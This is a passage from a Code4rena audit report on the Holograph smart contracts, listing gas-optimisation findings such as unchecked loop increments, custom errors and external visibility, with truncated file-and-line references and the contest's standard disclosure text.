2022-10-holograph/contracts/enforcer/HolographERC721.sol::206 =>
```

[G-10] ++i/i++ should be unchecked{++i}/unchecked{i++} when it is not possible for them to overflow, for example when used in for- and while-loops

The unchecked keyword is new in solidity version 0.8.0, so this only applies to that version or higher, which these instances are. This saves 30-40 gas per loop

```
2022-10-holograph/contracts/HolographOperator.sol::781 => for (u
2022-10-holograph/contracts/HolographOperator.sol::871 => for (u
2022-10-holograph/contracts/enforcer/HolographERC20.sol::564 =>
2022-10-holograph/contracts/enforcer/PA1D.sol::307 => for (uint2
2022-10-holograph/contracts/enforcer/PA1D.sol::323 => for (uint2
2022-10-holograph/contracts/enforcer/PA1D.sol::340 => for (uint2
2022-10-holograph/contracts/enforcer/PA1D.sol::356 => for (uint2
2022-10-holograph/contracts/enforcer/PA1D.sol::394 => for (uint2
2022-10-holograph/contracts/enforcer/PA1D.sol::414 => for (uint2
2022-10-holograph/contracts/enforcer/PA1D.sol::432 => for (uint2
2022-10-holograph/contracts/enforcer/PA1D.sol::437 => for (uint2
2022-10-holograph/contracts/enforcer/PA1D.sol::454 => for (uint2
2022-10-holograph/contracts/enforcer/PA1D.sol::474 => for (uint2
```

[G-11] += costs more gas than = + for state variables

use = + or = - instead to save gas

```
2022-10-holograph/contracts/HolographFactory.sol::328 => v += 27
2022-10-holograph/contracts/HolographOperator.sol::378 => _bonde
2022-10-holograph/contracts/HolographOperator.sol::382 => _bonde
2022-10-holograph/contracts/HolographOperator.sol::834 => _bonde
2022-10-holograph/contracts/HolographOperator.sol::1175 => posit
2022-10-holograph/contracts/HolographOperator.sol::1177 => curre
2022-10-holograph/contracts/enforcer/HolographERC20.sol::633 =>
2022-10-holograph/contracts/enforcer/HolographERC20.sol::685 =>
2022-10-holograph/contracts/enforcer/HolographERC20.sol::686 =>
2022-10-holograph/contracts/enforcer/HolographERC20.sol::702 =>
```

[G-12] abi.encode() is less efficient than abi.encodePacked()

use abi.encodePacked() where possible to save gas

```
2022-10-holograph/contracts/HolographFactory.sol::252 => abi.enc
2022-10-holograph/contracts/enforcer/HolographERC20.sol::409 =>
2022-10-holograph/contracts/enforcer/HolographERC20.sol::471 =>
2022-10-holograph/contracts/enforcer/HolographERC721.sol::260 =>
2022-10-holograph/contracts/enforcer/HolographERC721.sol::426 =>
```

[G-13] Use custom errors rather than revert()/require() strings to save gas

Custom errors are available from solidity version 0.8.4. Custom errors save ~50 gas each time they're hitby avoiding having to allocate and store the revert string. Not defining the strings also save deployment gas

```
2022-10-holograph/contracts/HolographBridge.sol::148 => require(
2022-10-holograph/contracts/HolographBridge.sol::163 => require(
2022-10-holograph/contracts/HolographBridge.sol::214 => require(
2022-10-holograph/contracts/HolographBridge.sol::233 => require(
2022-10-holograph/contracts/HolographBridge.sol::270 => require(
2022-10-holograph/contracts/HolographFactory.sol::144 => require
2022-10-holograph/contracts/HolographFactory.sol::220 => require
2022-10-holograph/contracts/HolographFactory.sol::228 => require
2022-10-holograph/contracts/HolographOperator.sol::241 => requir
2022-10-holograph/contracts/HolographOperator.sol::309 => requir
2022-10-holograph/contracts/HolographOperator.sol::350 => requir
2022-10-holograph/contracts/HolographOperator.sol::354 => requir
2022-10-holograph/contracts/HolographOperator.sol::368 => requir
2022-10-holograph/contracts/HolographOperator.sol::415 => requir
2022-10-holograph/contracts/HolographOperator.sol::446 => requir
2022-10-holograph/contracts/HolographOperator.sol::485 => requir
2022-10-holograph/contracts/HolographOperator.sol::591 => requir
2022-10-holograph/contracts/HolographOperator.sol::595 => requir
2022-10-holograph/contracts/HolographOperator.sol::728 => requir
2022-10-holograph/contracts/HolographOperator.sol::739 => requir
2022-10-holograph/contracts/HolographOperator.sol::756 => requir
2022-10-holograph/contracts/HolographOperator.sol::829 => requir
2022-10-holograph/contracts/HolographOperator.sol::839 => requir
2022-10-holograph/contracts/HolographOperator.sol::857 => requir
```

2022-10-holograph/contracts/HolographOperator.sol::863 => requir
2022-10-holograph/contracts/HolographOperator.sol::881 => requir
2022-10-holograph/contracts/HolographOperator.sol::889 => requir
2022-10-holograph/contracts/HolographOperator.sol::903 => requir
2022-10-holograph/contracts/HolographOperator.sol::911 => requir
2022-10-holograph/contracts/HolographOperator.sol::915 => requir
2022-10-holograph/contracts/HolographOperator.sol::932 => requir
2022-10-holograph/contracts/abstract/ERC20H.sol::117 => require(
2022-10-holograph/contracts/abstract/ERC20H.sol::123 => require(
2022-10-holograph/contracts/abstract/ERC20H.sol::125 => require(
2022-10-holograph/contracts/abstract/ERC20H.sol::147 => require(
2022-10-holograph/contracts/abstract/ERC721H.sol::117 => require
2022-10-holograph/contracts/abstract/ERC721H.sol::123 => require
2022-10-holograph/contracts/abstract/ERC721H.sol::125 => require
2022-10-holograph/contracts/abstract/ERC721H.sol::147 => require
2022-10-holograph/contracts/enforcer/HolographERC20.sol::192 =>
2022-10-holograph/contracts/enforcer/HolographERC20.sol::204 =>
2022-10-holograph/contracts/enforcer/HolographERC20.sol::219 =>
2022-10-holograph/contracts/enforcer/HolographERC20.sol::241 =>
2022-10-holograph/contracts/enforcer/HolographERC20.sol::349 =>
2022-10-holograph/contracts/enforcer/HolographERC20.sol::365 =>
2022-10-holograph/contracts/enforcer/HolographERC20.sol::387 =>
2022-10-holograph/contracts/enforcer/HolographERC20.sol::400 =>
2022-10-holograph/contracts/enforcer/HolographERC20.sol::427 =>
2022-10-holograph/contracts/enforcer/HolographERC20.sol::445 =>
2022-10-holograph/contracts/enforcer/HolographERC20.sol::450 =>
2022-10-holograph/contracts/enforcer/HolographERC20.sol::469 =>
2022-10-holograph/contracts/enforcer/HolographERC20.sol::482 =>
2022-10-holograph/contracts/enforcer/HolographERC20.sol::505 =>
2022-10-holograph/contracts/enforcer/HolographERC20.sol::529 =>
2022-10-holograph/contracts/enforcer/HolographERC20.sol::539 =>
2022-10-holograph/contracts/enforcer/HolographERC20.sol::599 =>
2022-10-holograph/contracts/enforcer/HolographERC20.sol::620 =>
2022-10-holograph/contracts/enforcer/HolographERC20.sol::621 =>
2022-10-holograph/contracts/enforcer/HolographERC20.sol::627 =>
2022-10-holograph/contracts/enforcer/HolographERC20.sol::629 =>
2022-10-holograph/contracts/enforcer/HolographERC20.sol::645 =>
2022-10-holograph/contracts/enforcer/HolographERC20.sol::684 =>
2022-10-holograph/contracts/enforcer/HolographERC20.sol::695 =>
2022-10-holograph/contracts/enforcer/HolographERC20.sol::696 =>
2022-10-holograph/contracts/enforcer/HolographERC20.sol::698 =>
2022-10-holograph/contracts/enforcer/HolographERC721.sol::212 =>
2022-10-holograph/contracts/enforcer/HolographERC721.sol::224 =>
2022-10-holograph/contracts/enforcer/HolographERC721.sol::239 =>
2022-10-holograph/contracts/enforcer/HolographERC721.sol::258 =>
2022-10-holograph/contracts/enforcer/HolographERC721.sol::263 =>

```
2022-10-holograph/contracts/enforcer/HolographERC721.sol::323 =>
2022-10-holograph/contracts/enforcer/HolographERC721.sol::370 =>
2022-10-holograph/contracts/enforcer/HolographERC721.sol::371 =>
2022-10-holograph/contracts/enforcer/HolographERC721.sol::388 =>
2022-10-holograph/contracts/enforcer/HolographERC721.sol::404 =>
2022-10-holograph/contracts/enforcer/HolographERC721.sol::408 =>
2022-10-holograph/contracts/enforcer/HolographERC721.sol::419 =>
2022-10-holograph/contracts/enforcer/HolographERC721.sol::420 =>
2022-10-holograph/contracts/enforcer/HolographERC721.sol::421 =>
2022-10-holograph/contracts/enforcer/HolographERC721.sol::458 =>
2022-10-holograph/contracts/enforcer/HolographERC721.sol::484 =>
2022-10-holograph/contracts/enforcer/HolographERC721.sol::513 =>
2022-10-holograph/contracts/enforcer/HolographERC721.sol::622 =>
2022-10-holograph/contracts/enforcer/HolographERC721.sol::639 =>
2022-10-holograph/contracts/enforcer/HolographERC721.sol::689 =>
2022-10-holograph/contracts/enforcer/HolographERC721.sol::700 =>
2022-10-holograph/contracts/enforcer/HolographERC721.sol::729 =>
2022-10-holograph/contracts/enforcer/HolographERC721.sol::757 =>
2022-10-holograph/contracts/enforcer/HolographERC721.sol::762 =>
2022-10-holograph/contracts/enforcer/HolographERC721.sol::815 =>
2022-10-holograph/contracts/enforcer/HolographERC721.sol::816 =>
2022-10-holograph/contracts/enforcer/HolographERC721.sol::817 =>
2022-10-holograph/contracts/enforcer/HolographERC721.sol::818 =>
2022-10-holograph/contracts/enforcer/HolographERC721.sol::869 =>
2022-10-holograph/contracts/enforcer/HolographERC721.sol::870 =>
2022-10-holograph/contracts/enforcer/HolographERC721.sol::906 =>
2022-10-holograph/contracts/enforcer/Holographer.sol::148 => rec
2022-10-holograph/contracts/enforcer/Holographer.sol::166 => rec
2022-10-holograph/contracts/enforcer/PA1D.sol::159 => require(is
2022-10-holograph/contracts/enforcer/PA1D.sol::174 => require(!_
2022-10-holograph/contracts/enforcer/PA1D.sol::190 => require(ir
2022-10-holograph/contracts/enforcer/PA1D.sol::390 => require(ba
2022-10-holograph/contracts/enforcer/PA1D.sol::411 => require(ba
2022-10-holograph/contracts/enforcer/PA1D.sol::416 => require(er
2022-10-holograph/contracts/enforcer/PA1D.sol::435 => require(ba
2022-10-holograph/contracts/enforcer/PA1D.sol::439 => require(er
2022-10-holograph/contracts/enforcer/PA1D.sol::460 => require(ma
2022-10-holograph/contracts/enforcer/PA1D.sol::472 => require(ac
2022-10-holograph/contracts/enforcer/PA1D.sol::477 => require(to
2022-10-holograph/contracts/module/LayerZeroModule.sol::159 => r
2022-10-holograph/contracts/module/LayerZeroModule.sol::235 => r
```

[G-14] Prefix increments cheaper than Postfix increments

++i costs less gas than i++, especially when it's used in for-loops (—i/i— too) Saves 5 gas PER LOOP

```
2022-10-holograph/contracts/HolographOperator.sol::781 => for (u
2022-10-holograph/contracts/HolographOperator.sol::871 => for (u
2022-10-holograph/contracts/enforcer/HolographERC20.sol::564 =>
2022-10-holograph/contracts/enforcer/HolographERC721.sol::357 =>
2022-10-holograph/contracts/enforcer/HolographERC721.sol::716 =>
2022-10-holograph/contracts/enforcer/PA1D.sol::307 => for (uint2
2022-10-holograph/contracts/enforcer/PA1D.sol::323 => for (uint2
2022-10-holograph/contracts/enforcer/PA1D.sol::340 => for (uint2
2022-10-holograph/contracts/enforcer/PA1D.sol::356 => for (uint2
2022-10-holograph/contracts/enforcer/PA1D.sol::394 => for (uint2
2022-10-holograph/contracts/enforcer/PA1D.sol::414 => for (uint2
2022-10-holograph/contracts/enforcer/PA1D.sol::437 => for (uint2
2022-10-holograph/contracts/enforcer/PA1D.sol::454 => for (uint2
2022-10-holograph/contracts/enforcer/PA1D.sol::474 => for (uint2
```

[G-15] Use bytes32 instead of string

Use bytes32 instead of string to save gas whenever possible. String is a dynamic data structure and therefore is more gas consuming then bytes32.

```
2022-10-holograph/contracts/enforcer/PA1D.sol::142 => string cor
2022-10-holograph/contracts/enforcer/PA1D.sol::143 => string cor
2022-10-holograph/contracts/enforcer/PA1D.sol::144 => string cor
```

[G-16] Splitting require() statements that use && saves gas

Saves 16 gas per instance. If you're using the Optimizer at 200, instead of using the && operator in a single require statement to check multiple conditions, multiple require statements with 1 condition per require statement should be used to save gas:

```
2022-10-holograph/contracts/HolographOperator.sol::857 => requir
2022-10-holograph/contracts/enforcer/HolographERC721.sol::263 =>
2022-10-holograph/contracts/enforcer/Holographer.sol::166 => rec
```

[G-17] Public functions not called by the contract should be declared external instead

Contracts are allowed to override their parents' functions and change the visibility from external to public and can save gas by doing so.

```
2022-10-holograph/contracts/enforcer/HolographERC20.sol::273 =>
2022-10-holograph/contracts/enforcer/HolographERC20.sol::297 =>
2022-10-holograph/contracts/enforcer/HolographERC20.sol::306 =>
2022-10-holograph/contracts/enforcer/HolographERC20.sol::310 =>
2022-10-holograph/contracts/enforcer/HolographERC20.sol::314 =>
2022-10-holograph/contracts/enforcer/HolographERC20.sol::318 =>
2022-10-holograph/contracts/enforcer/HolographERC20.sol::322 =>
2022-10-holograph/contracts/enforcer/HolographERC20.sol::347 =>
2022-10-holograph/contracts/enforcer/HolographERC20.sol::363 =>
2022-10-holograph/contracts/enforcer/HolographERC20.sol::420 =>
2022-10-holograph/contracts/enforcer/HolographERC721.sol::643 =>
2022-10-holograph/contracts/enforcer/PA1D.sol::471 => function c
2022-10-holograph/contracts/enforcer/PA1D.sol::488 => function g
2022-10-holograph/contracts/enforcer/PA1D.sol::497 => function g
2022-10-holograph/contracts/enforcer/PA1D.sol::507 => function g
2022-10-holograph/contracts/enforcer/PA1D.sol::517 => function g
2022-10-holograph/contracts/enforcer/PA1D.sol::549 => function r
2022-10-holograph/contracts/enforcer/PA1D.sol::558 => function g
2022-10-holograph/contracts/enforcer/PA1D.sol::569 => function g
2022-10-holograph/contracts/enforcer/PA1D.sol::604 => function g
2022-10-holograph/contracts/enforcer/PA1D.sol::649 => function m
2022-10-holograph/contracts/enforcer/PA1D.sol::655 => function t
2022-10-holograph/contracts/enforcer/PA1D.sol::665 => function h
```

[G-18] Not using the named return variables when a function returns, wastes deployment gas

It is not necessary to have both a named return and a return statement.

```
2022-10-holograph/contracts/HolographFactory.sol::181 => ) exter
2022-10-holograph/contracts/HolographOperator.sol::717 => functi
2022-10-holograph/contracts/HolographOperator.sol::804 => functi
2022-10-holograph/contracts/HolographOperator.sol::814 => functi
2022-10-holograph/contracts/enforcer/HolographERC20.sol::396 =>
2022-10-holograph/contracts/enforcer/HolographERC721.sol::417 =>
```

```
2022-10-holograph/contracts/enforcer/HolographERC721.sol::761 =>
2022-10-holograph/contracts/enforcer/PA1D.sol::549 => function r
2022-10-holograph/contracts/enforcer/PA1D.sol::569 => function g
2022-10-holograph/contracts/enforcer/PA1D.sol::590 => function g
2022-10-holograph/contracts/enforcer/PA1D.sol::604 => function g
2022-10-holograph/contracts/enforcer/PA1D.sol::665 => function h
2022-10-holograph/contracts/module/LayerZeroModule.sol::256 => )
2022-10-holograph/contracts/module/LayerZeroModule.sol::281 => )
```

[G-19] Multiple address mappings can be combined into a single mapping of an address to a struct, where appropriate

Saves a storage slot for the mapping. Depending on the circumstances and sizes of types, can avoid a Gsset (20000 gas) per mapping combined. Reads and subsequent writes can also be cheaper when a function requires both values and they both fit in the same storage slot. Finally, if both fields are accessed in the same function, can save ~42 gas per access due to not having to recalculate the key's keccak256 hash (Gkeccak256 - 30 gas) and that calculation's associated stack operations.

```
2022-10-holograph/contracts/HolographOperator.sol::218 => mappir
2022-10-holograph/contracts/HolographOperator.sol::223 => mappir
2022-10-holograph/contracts/HolographOperator.sol::228 => mappir
2022-10-holograph/contracts/enforcer/HolographERC20.sol::156 =>
2022-10-holograph/contracts/enforcer/HolographERC20.sol::161 =>
2022-10-holograph/contracts/enforcer/HolographERC20.sol::186 =>
2022-10-holograph/contracts/enforcer/HolographERC721.sol::185 =>
2022-10-holograph/contracts/enforcer/HolographERC721.sol::190 =>
2022-10-holograph/contracts/enforcer/HolographERC721.sol::196 =>
```

[G-20] Use assembly to check for address(0)

Saves 6 gas per instance if using assembly to check for address(0)

e.g.

```
assembly {
 if iszero(_addr) {
  mstore(0x00, "zero address")
```

```
      revert(0x00, 0x20)
    }
  }
```

instances:

```
2022-10-holograph/contracts/HolographOperator.sol::333 => if (jo
2022-10-holograph/contracts/enforcer/HolographERC20.sol::620 =>
2022-10-holograph/contracts/enforcer/HolographERC20.sol::621 =>
2022-10-holograph/contracts/enforcer/HolographERC20.sol::627 =>
2022-10-holograph/contracts/enforcer/HolographERC20.sol::684 =>
2022-10-holograph/contracts/enforcer/HolographERC20.sol::695 =>
2022-10-holograph/contracts/enforcer/HolographERC20.sol::696 =>
2022-10-holograph/contracts/enforcer/HolographERC721.sol::419 =>
2022-10-holograph/contracts/enforcer/HolographERC721.sol::639 =>
2022-10-holograph/contracts/enforcer/HolographERC721.sol::657 =>
2022-10-holograph/contracts/enforcer/HolographERC721.sol::689 =>
2022-10-holograph/contracts/enforcer/HolographERC721.sol::816 =>
2022-10-holograph/contracts/enforcer/HolographERC721.sol::870 =>
2022-10-holograph/contracts/enforcer/HolographERC721.sol::895 =>
```

[G-21] Use selfbalance()

Use selfbalance() instead of address(this).balance when getting your contract's balance of ETH to save gas.

```
2022-10-holograph/contracts/enforcer/PA1D.sol::389 => uint256 ba
```

[G-22] Using storage instead of memory for structs/arrays saves gas

When fetching data from a storage location, assigning the data to a memory variable causes all fields of the struct/array to be read from storage, which incurs a Gcoldsload (2100 gas) for each field of the struct/array. If the fields are read from the new memory variable, they incur an additional MLOAD rather than a cheap stack read.

Instead of declearing the variable with the memory keyword, declaring the variable with the storage keyword and caching any fields that need to be re-read in stack variables, will be much cheaper, only incuring the Gcoldsload for the fields actually read. The only time it makes sense to read the whole struct/array into a memory variable, is if the full struct/array is being returned by the function, is being passed to a function that requires memory, or if the array/struct is being read from another memory array/struct

```
2022-10-holograph/contracts/enforcer/PA1D.sol::541 => address[]
2022-10-holograph/contracts/enforcer/PA1D.sol::543 => uint256[]
2022-10-holograph/contracts/enforcer/PA1D.sol::559 => uint256[]
2022-10-holograph/contracts/enforcer/PA1D.sol::570 => address pa
2022-10-holograph/contracts/enforcer/PA1D.sol::591 => address pa
2022-10-holograph/contracts/enforcer/PA1D.sol::592 => uint256[]
2022-10-holograph/contracts/enforcer/PA1D.sol::605 => address pa
2022-10-holograph/contracts/enforcer/PA1D.sol::606 => uint256[]
```

[G-23] internal functions only called once can be inlined to save gas

Not inlining costs 20 to 40 gas because of two extra JUMP instructions and additional stack operations needed for function calls.

```
2022-10-holograph/contracts/abstract/ERC20H.sol::203 => functior
2022-10-holograph/contracts/abstract/ERC721H.sol::203 => functic
2022-10-holograph/contracts/module/LayerZeroModule.sol::225 => *
```

[G-25] internal functions not called by the contract should be removed to save deployment gas

If the functions are required by an interface, the contract should inherit from that interface and use the override keyword

```
2022-10-holograph/contracts/abstract/ERC20H.sol::203 => functior
2022-10-holograph/contracts/abstract/ERC721H.sol::203 => functic
2022-10-holograph/contracts/module/LayerZeroModule.sol::225 => *
```

alexanderattar (Holograph) confirmed

Disclosures

C4 is an open organization governed by participants in the community.

C4 Contests incentivize the discovery of exploits, vulnerabilities, and bugs in smart contracts. Security researchers are rewarded at an increasing rate for finding higher-risk issues. Contest submissions are judged by a knowledgeable security researcher and solidity developer and disclosed to sponsoring developers. C4 does not conduct formal verification regarding the provided code but instead provides final verification.

C4 does not provide any guarantee or warranty regarding the security of this project. All smart contract software should be used at the sole risk and responsibility of users.

Top